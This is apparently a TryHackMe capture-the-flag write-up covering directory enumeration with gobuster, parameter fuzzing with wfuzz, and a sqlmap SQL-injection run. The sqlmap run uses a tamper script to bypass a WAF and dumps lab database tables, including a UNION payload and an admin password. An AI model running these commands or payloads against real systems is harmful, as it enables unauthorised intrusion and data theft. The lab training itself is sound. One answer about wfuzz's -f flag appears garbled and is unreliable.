
```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://10.10.9.199/ -w /usr/share/dirb/wordlists/big.txt --wildcard s

===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.9.199/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/06/24 06:57:14 Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 276]
/.htpasswd            (Status: 403) [Size: 276]
/LICENSE              (Status: 200) [Size: 1086]
/api                  (Status: 301) [Size: 308] [--> http://10.10.9.199/api/]
Progress: 11216 / 20470 (54.79%)
```

Q3: Fuzz the date parameter on the file you found in the API directory. What is the flag displayed in the correct post?

SOLUTION: After fuzzing we got the date parameter and got the flag.



```
000000005:   200         0 L      0 W        0 Ch        "20201104"
000000013:   200         0 L      0 W        0 Ch        "20201112"
000000001:   200         0 L      0 W        0 Ch        "20201100"
000000003:   200         0 L      0 W        0 Ch        "20201102"
000000006:   200         0 L      0 W        0 Ch        "20201105"
000000020:   200         0 L      0 W        0 Ch        "20201119"
000000016:   200         0 L      0 W        0 Ch        "20201115"
000000021:   200         0 L      0 W        0 Ch        "20201120"
000000019:   200         0 L      0 W        0 Ch        "20201118"
000000015:   200         0 L      0 W        0 Ch        "20201114"
000000014:   200         0 L      0 W        0 Ch        "20201113"
000000018:   200         0 L      0 W        0 Ch        "20201117"
000000009:   200         0 L      0 W        0 Ch        "20201108"
000000008:   200         0 L      0 W        0 Ch        "20201107"
000000022:   200         0 L      0 W        0 Ch        "20201121"
000000024:   200         0 L      0 W        0 Ch        "20201123"
000000028:   200         0 L      0 W        0 Ch        "20201127"
000000017:   200         0 L      0 W        0 Ch        "20201116"
000000025:   200         0 L      0 W        0 Ch        "20201124"
000000027:   200         0 L      0 W        0 Ch        "20201126"
000000026:   200         0 L      1 W        13 Ch       "20201125"
000000023:   200         0 L      0 W        0 Ch        "20201122"
```



10.10.9.199/api/site-log.php?date=20201125

THM{D4t3_AP1}

Q4: Look at wfuzz's help file. What does the -f parameter store results to?

SOLUTION: Printer and filename.

DAY5 – [WEB EXPLOITATION] Someone stole Santa’s gift list!


TOOLS USED: Kali Linux, Sql, Burpsuite

Q1: What is the default port number for SQL Server running on TCP?

SOLUTION: According to google, its TCP 1433

Q2: Without using directory brute forcing, what's Santa's secret login panel?

SOLUTION: From the hint given we can guess it is /santapanel



The name is derived out of 2 words from this question.
/s**tap***l

Q3: What is the database used from the hint in Santa's TODO list?


Q4: How many entries are there in the gift database?

Q5: What is James' age?


Q7: What is the flag?

Q8: What is admin's password?


SOLUTION: After saved the file from burpsuite repeater, I use “sqlmap -r filename” to request in SQLMap with “—tamper=space2comment” to bypass the WAF and “—dbms” to tell SQLMap the type of the database running with “—dump-all” to dump the entire database and finally we reached the answers.




```
—(kali㉿kali)-[~]
—$ sqlmap -r santa --tamper=space2comment --dbms sqlite --dump-all
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.5.11#stable}
|_ -| . [.]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the e
nd user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability an
d are not responsible for any misuse or damage caused by this program

[*] starting @ 13:40:30 /2022-06-22/

[13:40:30] [INFO] parsing HTTP request from 'santa'
[13:40:30] [INFO] loading tamper module 'space2comment'
[13:40:30] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: search (GET)
    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: search=pet' UNION ALL SELECT CHAR(113,113,120,106,113)||CHAR(84,87,83,77,79,111,115,101,117,65,108,
87,79,118,108,104,100,97,106,106,104,67,99,106,69,122,89,84,87,109,102,73,82,70,85,86,86,82,65,75)||CHAR(113,118
,106,113,113),NULL-- DzLh
```



```
[13:40:31] [INFO] confirming SQLite
[13:40:31] [INFO] actively fingerprinting SQLite
[13:40:31] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[13:40:31] [INFO] sqlmap will dump entries of all tables from all databases now
[13:40:31] [INFO] fetching tables for database: 'SQLite_masterdb'
[13:40:31] [WARNING] reflective value(s) found and filtering out
[13:40:31] [INFO] fetching columns for table 'hidden_table'
[13:40:32] [INFO] fetching entries for table 'hidden_table'
Database: <current>
Table: hidden_table
[1 entry]
+-------------------------------------+
| flag                                |
+-------------------------------------+
| thmfox{All_I_Want_for_Christmas_Is_You} |
+-------------------------------------+

[13:40:32] [INFO] table 'SQLite_masterdb.hidden_table' dumped to CSV file '/home/kali/.local/share/sqlma
/10.10.17.22/dump/SQLite_masterdb/hidden_table.csv'
[13:40:32] [INFO] fetching columns for table 'sequels'
[13:40:33] [INFO] fetching entries for table 'sequels'
Database: <current>
Table: sequels
[22 entries]
+-------------+-----+----------------------------+
| kid         | age | title                      |
```



```
+-------------+-----+----------------------------+
| kid         | age | title                      |
+-------------+-----+----------------------------+
| James       | 8   | shoes                      |
| John        | 4   | skateboard                 |
| Robert      | 17  | iphone                     |
| Michael     | 5   | playstation                |
| William     | 6   | xbox                       |
| David       | 6   | candy                      |
| Richard     | 9   | books                      |
| Joseph      | 7   | socks                      |
| Thomas      | 10  | 10 McDonalds meals         |
| Charles     | 3   | toy car                    |
| Christopher | 8   | air hockey table           |
| Daniel      | 12  | lego star wars             |
| Matthew     | 15  | bike                       |
| Anthony     | 3   | table tennis               |
| Donald      | 4   | fazer chocolate            |
| Mark        | 17  | wii                        |
| Paul        | 9   | github ownership           |
| James       | 8   | finnish-english dictionary |
| Steven      | 11  | laptop                     |
| Andrew      | 16  | rasberry pie               |
| Kenneth     | 19  | TryHackMe Sub              |
| Joshua      | 12  | chair                      |
+-------------+-----+----------------------------+
```



```
| Kenneth       | 19  | TryHackMe Sub                |
| Joshua        | 12  | chair                        |
+---------------+-----+------------------------------+

[13:40:33] [INFO] table 'SQLite_masterdb.sequels' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.1
0.17.22/dump/SQLite_masterdb/sequels.csv'
[13:40:33] [INFO] fetching columns for table 'users'
[13:40:33] [INFO] fetching entries for table 'users'
Database: <current>
Table: users
[1 entry]
+------------------+----------+
| password         | username |
+------------------+----------+
| EhCNSWzzFP6sc7gB | admin    |
+------------------+----------+

[13:40:34] [INFO] table 'SQLite_masterdb.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/10.10.
17.22/dump/SQLite_masterdb/users.csv'
[13:40:34] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/10.10.17.22'
[13:40:34] [WARNING] your sqlmap version is outdated

[*] ending @ 13:40:34 /2022-06-22/


┌──(kali㉿kali)-[~]
```